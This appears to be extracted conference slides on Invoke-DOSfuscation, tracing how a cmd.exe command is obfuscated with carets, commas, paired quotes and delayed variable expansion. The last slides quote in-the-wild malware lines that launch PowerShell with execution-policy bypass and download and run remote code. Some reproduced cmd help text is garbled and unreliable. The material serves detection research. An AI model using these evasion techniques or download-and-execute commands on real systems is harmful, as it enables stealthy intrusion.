- cmd /c "set com1=net&&set com2=stat&&set com3= /ano&&call %com1%%com2%%com3%"



- Reorder substrings
- Set into single final env var

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com3= /ano&&set com2=stat&&set com1=net&&call %com1%%com2%%com3%"



- Reorder substrings
- Set into single final env var

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com3= /ano&&set com2=stat&&set com1=net&&call set final=%com1%%com2%%com3%&&call %final%"



- Reorder substrings
- **Set into single final env var**

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com3= /ano&&set com2=stat&&set com1=net&&call set final=%com1%%com2%%com3%&&call %final%"



Final syntax

Invoke-DOSfuscation arguments

1.	1.
2.	2.
3.	3.
4.	4.
5.	5.

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com3= /ano&&set com2=stat&&set com1=net&&call set final=%com1%%com2%%com3%&&call %final%"



Final syntax

Invoke-DOSfuscation arguments

- | | |
|-----------------|----------------------------|
| 1. call %final% | 1. (default when possible) |
| 2. | 2. |
| 3. | 3. |
| 4. | 4. |
| 5. | 5. |

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com3= /ano&&set com2=stat&&set com1=net&&call set final=%com1%%com2%%com3%&&call %final%"



Final syntax

Invoke-DOSfuscation arguments

1. call %final%
2. cmd /c %final%
- 3.
- 4.
- 5.

1. (default when possible)
2. -FinalBinary cmd
- 3.
- 4.
- 5.

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com3= /ano&&set com2=stat&&set com1=net&&call set final=%com1%%com2%%com3%&&call %final%"



Final syntax

Invoke-DOSfuscation arguments

1. call %final%
2. cmd /c %final%
3. call echo %final% | cmd
- 4.
- 5.

1. (default when possible)
2. -FinalBinary cmd
3. -FinalBinary cmd -StdIn
- 4.
- 5.

Payload Obfuscation 1 of 4: Concatenation

- `cmd /c "set com3= /ano&&set com2=stat&&set com1=net&&call set final=%com1%%com2%%com3%&&call %final%"`



Final syntax

Invoke-DOSfuscation arguments

- | | |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <ol style="list-style-type: none">1. <code>call %final%</code>2. <code>cmd /c %final%</code>3. <code>call echo %final% cmd</code>4. <code>call powershell "%final%"</code>5. | <ol style="list-style-type: none">1. (default when possible)2. <code>-FinalBinary cmd</code>3. <code>-FinalBinary cmd -StdIn</code>4. <code>-FinalBinary PowerShell</code>5. |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com3= /ano&&set com2=stat&&set com1=net&&call set final=%com1%%com2%%com3%&&call %final%"



Final syntax

Invoke-DOSfuscation arguments

1. call %final%	1. (default when possible)
2. cmd /c %final%	2. -FinalBinary cmd
3. call echo %final% cmd	3. -FinalBinary cmd -StdIn
4. call powershell "%final%"	4. -FinalBinary PowerShell
5. call echo %final% powershell -	5. -FinalBinary PowerShell -StdIn

Payload Obfuscation 1 of 4: Concatenation

- `cmd /c "set com3= /ano&&set com2=stat&&set com1=net&&call set final=%com1%%com2%%com3%&&call %final%"`

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command...

Payload Obfuscation 1 of 4: Concatenation

- `CMd /C "sEt coM3= /ano&&SEt cOm2=stat&&seT CoM1=net&&caLI SeT
fiNAL=%COm1%%cOm2%%coM3%&&cAIL %FinAl%"`

- Random case
-
-
-
-

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command...

Payload Obfuscation 1 of 4: Concatenation

- **CMd/C**"sEt coM3= /ano&&SEt cOm2=stat&&seT CoM1=net&&caLI SeT fiNAI=%COm1%%cOm2%%coM3%&&cAIL %FinAI%"

- Random case
- Whitespace (-/+)
-
-
-

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command...

Payload Obfuscation 1 of 4: Concatenation

- CMD /C "set com3= /ano&&set com2=stat&&set CoM1=net&&caLI
set final=%COM1%%COM2%%COM3%&&cAIL %Final%"

- Random case
- Whitespace (-/+)
-
-
-

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command...

Payload Obfuscation 1 of 4: Concatenation

- `;;,CMd,; /C " , ;,;sEt coM3= /ano&&,;SEt cOm2=stat&&,;seT CoM1=net&&,;caLI,;SeT fiNAL=%COm1%%cOm2%%coM3%&&,;,;cAIL,;,%FinAl% "`

- Random case
- Whitespace (-/+)
- Comma & semicolon
-
-

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command...

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^M^d^,; ,/^C^ ^ " , ;, ;s^Et ^ ^ co^M3=^ /^an^o^&&,,,S^Et^ ^
^cO^m2=^s^ta^t^&&;;s^eT^ ^ C^oM1^=^n^et^&&, ;c^aLI,^,;S^e^T^ ^ ^
fi^NAI^=^%COm1^%%c^Om2%^%c^oM3^%&&; , ,c^AIL^, ;,^ ;%Fi^nAI^% "

- Random case
- Whitespace (-/+)
- Comma & semicolon
- Caret
-

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command...



Payload Obfuscation 1 of 4: Concatenation

- `;;;C^M^d^,; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))))&&, (,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n^^et)) &&, ((;c^aLI,^;,S^e^T ^ ^ fi^NAI^=^%COm1^%^^%c^Om2%^%c^oM3^%)&&; (, ,(c^AIL^, ;,^ ;%Fi^nAI^%)) "`

- Random case
- Whitespace (-/+)
- Comma & semicolon
- Caret
- Parentheses

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command...



Payload Obfuscation 1 of 4: Concatenation

- `;;,C^M^d^,; ,/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^ /^^an^o))))&&,,(,S^Et^ ^ ^cO^m2=^s^ta^t)&&(;;s^eT^ ^ C^oM1^=^n^et)) &&, ((;c^aLI,^;,S^e^T ^ ^ fi^NAI^=^%%COm1^%%^%%c^Om2%%^%%c^oM3^%%))&&; (, ,(c^AIL^, ;,^ ;%%Fi^nAI^%%)) "`

netstat /ano



```
CMd ;; ,/C ", ( ((;,( ;(s^Et ^ ^ co^M3=^ /^^an^o) ) ))&&,,(,S^Et^ ^ ^cO^m2=^s^ta^t)&&(;;s^eT^ ^ C^oM1^=^n^et) ) &&, (( ;c^aLI,^;,S^e^T ^ ^ fi^NAI^=^%%COm1^%%^%%c^Om2%%^%%c^oM3^%%))&&; ( , ,(c^AIL^, ;,^ ;%%Fi^nAI^%%) ) "
```

Payload Obfuscation 1 of 4: Concatenation

- `;;,C^M^d^,; ,/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^ /^^an^o))))&&, (,S^Et^ ^ ^cO^m2=^s^ta^t)&&(;;s^eT^ ^ C^oM1^=^n^e""t)) &&, ((;c^aLI,^,;S^e^T ^ ^fi^NAI^=^%COm1^%c^Om2%^c^oM3^%))&&; (, ,(c^AIL^, ;,^ ;%Fi^nAI^%)) "`

ne""tstat /ano



```
CMd ;; ,/C ", ( ((;,( ;(s^Et ^ ^ co^M3=^ /^^an^o) ) ))&&, (,S^Et^ ^ ^cO^m2=^s^ta^t)&&(;;s^eT^ ^ C^oM1^=^n^e""t) ) &&, (( ;c^aLI,^,;S^e^T ^ ^fi^NAI^=^%COm1^%c^Om2%^c^oM3^%))&&; ( , ,(c^AIL^, ;,^ ;%Fi^nAI^%) ) "
```

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^M d^,; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;;s^eT^ ^ C^oM1^=^n^^e""t)) &&, ((;c^aLI,^,;S^e^T ^ ^fi^NAI^=^%COm1^%c^Om2%^c^oM3^%))&&; (, ,(c^AIL^, ;,^ ;%Fi^nAI^%)) "

ne""tstat /ano
vs
n""e""tstat /ano

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^M^d^,; ,^/^C^ ^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))&&,,(,S^Et^ ^ ^ cO^m2=^s^^ta^^t)&&(;;s^eT^ ^ ^ C^oM1^=^n"^^e"t)) &&, ((;c^aLI,^;,S^e^T ^ ^ fi^NAI^=^%COm1^%^^c^Om2%^%c^oM3^%))&&; (, ,(c^AIL^, ;,^ ;%Fi^nAI^%)) "

ne"tstat /ano
vs
n"e"tstat /ano

Payload Obfuscation 1 of 4: Concatenation

- ~~;;;C^M^d^,; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^M^ ^n^o)))&&,,(,S^Et^ ^ ^cO^m2=^s^t^a^t)&&(;;s^eT^ ^ C^oM1^=^n^"e^"t)) &&, ((;c^aLl,^;,S^e^T ^ ^fi^NAI^=^%COm1^%%c^Om2%^%c^oM3^%))&&;,(c^AIL^, ;,^ ;%Fi^nAI^%)) "~~

If we have to pair double quotes, how can we unpair in final variable?

ne""tstat /ano
vs
n"e"tstat /ano

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^M^d^,; ,^/^C^ ^ " , (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;s^eT^ ^ C^oM1^=^n"^^e"t)) &&, ((;c^aLI,^;,S^e^T ^ ^fi^NAI^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AIL^, ;,^ ;%Fi^nAI^%)) "

- Steps for unpaired quotes
 - 1.
 - 2.
 - 3.
 - 4.

ne""tstat /ano
 vs
 n"e"tstat /ano

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^M^d^,; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^ /^^an^o))))&&,,(,S^Et^ ^ ^cO^m2=^s^ta^t)&&(;(;s^eT^ ^ C^oM1^=^n^"e^"t)) &&, ((;c^aLI,^;,S^e^T^ ^ ^fi^NAI^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AIL^, ;,^ ;%Fi^nAI^%)) "

- Steps for unpaired quotes
 1. Double up quotes
 - 2.
 - 3.
 - 4.

ne"tstat /ano
vs
n"e"tstat /ano



Payload Obfuscation 1 of 4: Concatenation

- `;;;C^M^d^,; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;;s^eT^ ^ C^oM1^=^n""^e""t)) &&set quotes=""&&, ((;c^aLl,^,;S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%)&&; (, ,(c^AIL^, ;,^ ;%Fi^nAl^%)) "`

- Steps for unpaired quotes
 1. Double up quotes
 2. Set quotes in env var
 - 3.
 - 4.

ne""tstat /ano
vs
n"e"tstat /ano

Payload Obfuscation 1 of 4: Concatenation

- `;;;C^M^d^,; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;s^eT^ ^ C^oM1^=^n""^e""t)) &&set quotes=""&&, ((;c^aLl,^,;S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%)&&; (, ,(c^AIL^, ;,^ ;%Fi^nAl^ [redacted] %)) "`

- Steps for unpaired quotes
 1. Double up quotes
 2. Set quotes in env var
 3. Char substitution
 - 4.

ne""tstat /ano
vs
n"e"tstat /ano



Payload Obfuscation 1 of 4: Concatenation

- `;;,C^M^d^,; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;s^eT^ ^ C^oM1^=^n^"^^e^"^^t)) &&set quotes=" " &&, ((;c^aLl,^,;S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%)&&; (, ,(c^AIL^, ;,^ ;%Fi^nAl^:" " = %)) "`

- Steps for unpaired quotes
 1. Double up quotes
 2. Set quotes in env var
 3. Char substitution
 - 4.

ne"tstat /ano
vs
n"e"tstat /ano



Payload Obfuscation 1 of 4: Concatenation

- `;;;C^M^d^,; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;s^eT^ ^ C^oM1^=^n^"^^e^"^^t)) &&set quotes=" " &&, ((;c^aLl,^,;S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%)&&; (, ,(c^AIL^, ;,^ ;%Fi^nAl^:" "=%quotes:~0,1%%)) "`

- Steps for unpaired quotes
 1. Double up quotes
 2. Set quotes in env var
 3. Char substitution
 - 4.

ne""tstat /ano
vs
n"e"tstat /ano



Payload Obfuscation 1 of 4: Concatenation

- `;;;C^Md^;; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))&&, (,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;s^eT^ ^ C^oM1^=^n""^e""t)) &&set quotes=""&&, ((;c^aLl,^;,S^e^T ^ ^ fi^NAI^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AIL^, ;,^ ;;%Fi^nAI^:""=quotes:~0,1%)) "`

- Steps for unpaired quotes
 1. Double up quotes
 2. Set quotes in env var
 3. Char substitution
 - 4.

ne""tstat /ano
vs
n"e"tstat /ano



Payload Obfuscation 1 of 4: Concatenation

- `;;,C^M^d^,; VISTA ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o))))&&, (,S^Et^ ^ ^ cO^m2=^s^^ta^^t)&&(;;s^eT^ ^ C^oM1^=^n""^e""t)) &&set quotes="" &&, ((;c^aLl,^, S^e^T ^ ^ fi^NAl^=^%COm1^%c^Om2%^c^oM3^%)&&; (, ,(c^AIL^, ;,^ ;%Fi^nAl^:""=%quotes:~0,1%))) "`

- Steps for unpaired quotes
 1. Double up quotes
 2. Set quotes in env var
 3. Char substitution
 4. ???

ne""tstat /ano
vs
n"e"tstat /ano



Windows Vista™

<https://i.imgur.com/PD9kINV.jpg>

Payload Obfuscation 1 of 4: Concatenation

- `;;,C^M^d^,; VISTA ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o))))&&, (,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;;s^eT^ ^ C^oM1^=^n""^e""t)) &&set quotes=""&&, ((;c^aLl,^, S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%)&&; (, ,(c^AIL^, ;,^ ;%Fi^nAl^:""=!quotes:~0,1!%)) "`

- Steps for unpaired quotes
 1. Double up quotes
 2. Set quotes in env var
 3. Char substitution
 4. ???

ne""tstat /ano
vs
n"e"tstat /ano



Windows Vista™

<https://i.imgur.com/PD9kINV.jpg>

Payload Obfuscation 1 of 4: Concatenation

- `;&&,C^M^d^,; /VISTA ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^ /^^an^o))))&&, (,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;;s^eT^ ^ C^oM1^=^n""^e""t)) &&set quotes=""&&, ((;c^aLl,^,;S^e^T ^ ^ fi^NAI^=^%COm1^%%c^Om2%^c^oM3^%))&&; (, ,(c^AIL^, ;,^ ;%Fi^nAI^:""=!quotes:~0,1!%)) "`

- Steps for unpaired quotes
 1. Double up quotes
 2. Set quotes in env var
 3. Char substitution
 4. ???

```
C:\>&&,C^M^d^,; /VISTA ,^/^C^ ^ ", ( ((;,( ;(s^Et ^ ^ co^M3=^ /^^an^o)) ))&&, (,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;;s^eT^ ^ C^oM1^=^n""^e""t) ) &&set quotes=""&&, (( ;c^aLl,^,;S^e^T ^ ^ fi^NAI^=^%COm1^%%c^Om2%^c^oM3^%))&&; (, ,(c^AIL^, ;,^ ;%Fi^nAI^:""=!quotes:~0,1!%) ) "
```

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	860
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	492

CommandLine: n"e"tstat /ano



Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; **VISTA** ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^ /^an^o))))&&,,(S^Et^ ^ ^cO^m2=^s^ta^t)&&(;;s^eT^ ^ C^oM1^=^n^"^^e^"^^t) **&&set quotes=""**&&, ((;c^aLl,^, S^e^T ^ ^ fi^NAI^=^%COm1^%%c^Om2%^%c^oM3^%)&&; (, ,(c^AIL^, ;,^ ;%Fi^nAI^:""=**!quotes:~0,1!**%)) "

- Steps for unpaired quotes
 1. Double up quotes
 2. Set quotes in env var
 3. Char substitution
 4. ???



```

Select Command Prompt - cmd.exe /?
C:\>cmd.exe /?
Starts a new instance of the Windows command interpreter

CMD [/A | /U] [/Q] https://pbs.twimg.com/media/DHCh2GvWAAUevcd.jpg:large [/V:ON | /V:OFF]
  [[/S] [/C | /K]

/C      Carries out the command specified in the command line. The command terminates when it finishes.
/K      Carries out the command specified in the command line and then remains in the command prompt waiting for more commands.
/S      Modifies the command line so that spaces are escaped by double quotes. (see below)
/Q      Turns echo off. The command prompt does not display the command.
/D      Disables the automatic execution of the command specified in the command line.
/A      Causes the command to be executed in the background.
/U      Causes the command to be executed using Unicode.
/T:fg   Sets the foreground color.
/E:ON   Enable command expansion.
/E:OFF  Disable command expansion.
/F:ON   Enable file name expansion.
/F:OFF  Disable file name expansion.
/V:ON   Enable delayed environment variable expansion using ! as the
        delimiter. For example, /V:ON would allow !var! to expand the
        variable var at execution time. The var syntax expands variables
  
```

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; **VISTA** ,^/ ^C^ ^ " , (((;,(;(s^Et ^ ^ co^M3=^ / ^an^o))))&&, (,S^Et^ ^ ^cO^m2=^s^ta^t)&&(;;s^eT^ ^ C^oM1^=^n^" ^e^" ^t) &&set quotes=" " &&, ((;c^aLl,^, S^e^T ^ ^ fi^NAI^=^%COm1^%%c^Om2%^%c^oM3^%)&&; (, ,(c^AIL^, ;,^ ;%Fi^nAI^:" " =!quotes:~0,1!%)) "

- Steps for unpaired quotes
 1. Double up quotes
 2. Set quotes in env var
 3. Char substitution
 4. Variable expansion

- /V:ON
- /V:O
- /V:
- /V

```

Select Command Prompt - cmd.exe /?
C:\>cmd.exe /?
Starts a new instance of the Windows command interpreter

CMD [/A | /U] [/Q] https://pbs.twimg.com/media/DHCh2GvWAAUevcd.jpg:large [/V:ON | /V:OFF]
  [[/S] [/C | /K]

/C      Carries out the command specified by the arguments. The command terminates when it reaches the end of the command line.
/K      Carries out the command specified by the arguments and then remains in the command prompt window.
/S      Modifies the command line arguments to be processed as if they were typed on a command line.
/Q      Turns echo off.
/D      Disable extended command line editing.
/A      Causes the command line arguments to be processed as if they were typed on a command line.
/U      Causes the command line arguments to be processed as if they were typed on a command line using Unicode.
/T:fg   Sets the foreground color.
/E:ON   Enable command line editing.
/E:OFF  Disable command line editing.
/F:ON   Enable file completion.
/F:OFF  Disable file completion.
/V:ON   Enable delayed environment variable expansion using ! as the delimiter. For example, /V:ON would allow !var! to expand the variable var at execution time. The var syntax expands variables
    
```



Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; **VISTA** ,^/ ^C^ ^ " , (((;,(;(s^Et ^ ^ co^M3=^ / ^an^o))))&&, (,S^Et^ ^ ^cO^m2=^s^ta^t)&&(;;s^eT^ ^ C^oM1^=^n^" ^e^" ^t) &&set quotes=" " &&, ((;c^aLl,^, S^e^T ^ ^ fi^NAI^=^%COm1^%%c^Om2%^%c^oM3^%)&&; (, ,(c^AIL^, ;,^ ;%Fi^nAI^:" " =!quotes:~0,1!%)) "

- Steps for unpaired quotes
 1. Double up quotes
 2. Set quotes in env var
 3. Char substitution
 4. Variable expansion

- /V:ON
- /V:O
- /V:
- /V
- /VISTA
- /VM
- /V*




```

Select Command Prompt - cmd.exe /?
C:\>cmd.exe /?
Starts a new instance of the Windows command interpreter

CMD [/A | /U] [/Q] https://pbs.twimg.com/media/DHCh2GvWAAUevcd.jpg:large [/V:ON | /V:OFF]
  [[/S] [/C | /K]

/C      Carries out the command specified by the next argument. The command terminates
/K      Carries out the command specified by the next argument. The command remains
/S      Modifies the command interpreter's current directory to the directory specified
/Q      Turns echo off. The command interpreter does not echo the command when
/D      Disable execution of the command specified by the next argument. (see below)
/A      Causes the command interpreter to use ASCII characters in the command line
/U      Causes the command interpreter to use Unicode characters in the command line
/T:fg   Sets the foreground color to the color specified by the next argument. (see below)
/E:ON   Enable command expansion. The command interpreter expands (see below)
/E:OFF  Disable command expansion. The command interpreter does not expand (see below)
/F:ON   Enable file name expansion. The command interpreter expands (see below)
/F:OFF  Disable file name expansion. The command interpreter does not expand (see below)
/V:ON   Enable delayed environment variable expansion using ! as the
        delimiter. For example, /V:ON would allow !var! to expand the
        variable var at execution time. The var syntax expands variables
  
```



Payload Obfuscation 1 of 4: Concatenation

- `;;,C^M^d^,; /VISTA ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^ /^^an^o)))&&, (,S^Et^ ^ ^ cO^m2=^s^^ta^^t)&&(;;s^eT^ ^ ^ C^oM1^=^n""^e""t)) &&set quotes=""&&, ((;c^aLl,^,;S^e^T ^ ^ fi^NAI^=^%COm1^%%c^Om2%^%c^oM3^%)&&; (, ,(c^AIL^, ;,^ ;%Fi^nAI^: ""=!quotes:~0,1!%)) "`

- Env var names can be:
 - 1.
 - 2.

Payload Obfuscation 1 of 4: Concatenation

- ;,C^Md^,; /VISTA ,^/C^ ^ " , (((;,(;(s^Et ^ ^ --\$\$--=^ /an^o))))&&, (,S^Et^ ^ ^ !!#**#!!=^s^ta^t)&&((;(s^eT^ ^ ^=^n""^e""t)) &&set ;;;;;;;;;;=""&&, ((;c^aLl,^,S^e^T ^ ^=^%%% !!#**#!!%^% --\$\$--%))&&; (, ,(c^AIL^ , ;,^ ;%: ""=! ;;;;;;;;;;:~0,1!%)) "

- Env var names can be:
 1. Special characters
 - 2.




Payload Obfuscation 1 of 4: Concatenation

- `;;;C^M^d^,; /VISTA ,^/^C^ ^ " , (((;,(;(s^Et ^ ^ [redacted]=^ /^an^o))))&&, (,S^Et^ ^ ^ [redacted]=^s^ta^t)&&(;;s^eT^ ^ [redacted]=^n^"^^e^"t)) &&set [redacted]=""&&, ((;c^aLl,^;,S^e^T^ ^ ^ [redacted]=^% [redacted]%% [redacted]^% [redacted]%)&&; (, ,(c^AIL^, ;,^ ;% [redacted]:"=" [redacted]:~0,1!%)) "`

- Env var names can be:
 1. Special characters
 2. Whitespace



Payload Obfuscation 1 of 4: Concatenation



<https://i.imgflip.com/rjkyg.jpg>

Payload Obfuscation 1 of 4: Concatenation (ITW 1/3)

- Concatenation examples in the wild (1/3):

```
..\..\..\..\Windows\System32\cmd.exe /c "set da=wersh&& set gg=ell&& set c0=po&&" cmd /c %c0%%da%%gg% -nonl -eP bypass -c iEx ((n`eW-OBjECt ('n'+ 'Et.w'+ 'Ebc lle'+ 'nT')).('do'+ 'wNlo'+ 'adst'+ 'ring')).Invoke(('h'+ $s4+'t'+ 't'+ $o8+'ps://' + ...
```



Invoke-Obfuscation payload

Payload Obfuscation 1 of 4: Concatenation (ITW 2/3)

- Concatenation examples in the wild (2/3):

```
CmD wMic & %Co^m^S^p^Ec^% /V /c set
%binkOHOTJcSMBkQ%=EINhmPkdO&&set %kiqjRiiiH%=owe^r^s&&set
%zzwpVwCTCRDvTBu%=pOwoJiQoW&&set %CdjPuLtXi%=p&&set
%GKZajcAqFZkRLZw%=NazJjhVIGSrXQvT&&set %QiiPPcnDM%=^he^l^l&&set
%jilZiKXbkZQMpuQ%=dipAbiiHEplZSHr&&!%CdjPuLtXi%!!%kiqjRiiiH%!!%QiiP
PcnDM%! ".( $VeRbOsePReFEREncE.tOstRinG())[1,3]+'x'-jOin") ( ('. (
ctVpshoME[4]+ctVPsHomE[34]+VnLXVnL)
```



Invoke-Obfuscation payload

Payload Obfuscation 1 of 4: Concatenation (ITW 3/3)

- Concatenation examples in the wild (3/3):

```
cmd.exe /C "cm^d^.^e^x^e /V^ ^/C s^et g^c^=^er^s^&^&s^e^t  
^t^f^=^he^l^l^&^&set^ f^a^=^pow^&^&s^e^t^  
dq^=W^i^n^d^o^w^s^!^f^a^!^!^g^c^!^!^t^f^!^!^v^1^.^0^!^f^a^!^!^g^c^!^!^t^f^!^!^&^&^  
ech^o^ iE^X^(^"iex(neW-OBjecT  
nEt.webCLiEnt).dowNIOaDstrlNG('https://REDACTED')^"^^);^ ^|^  
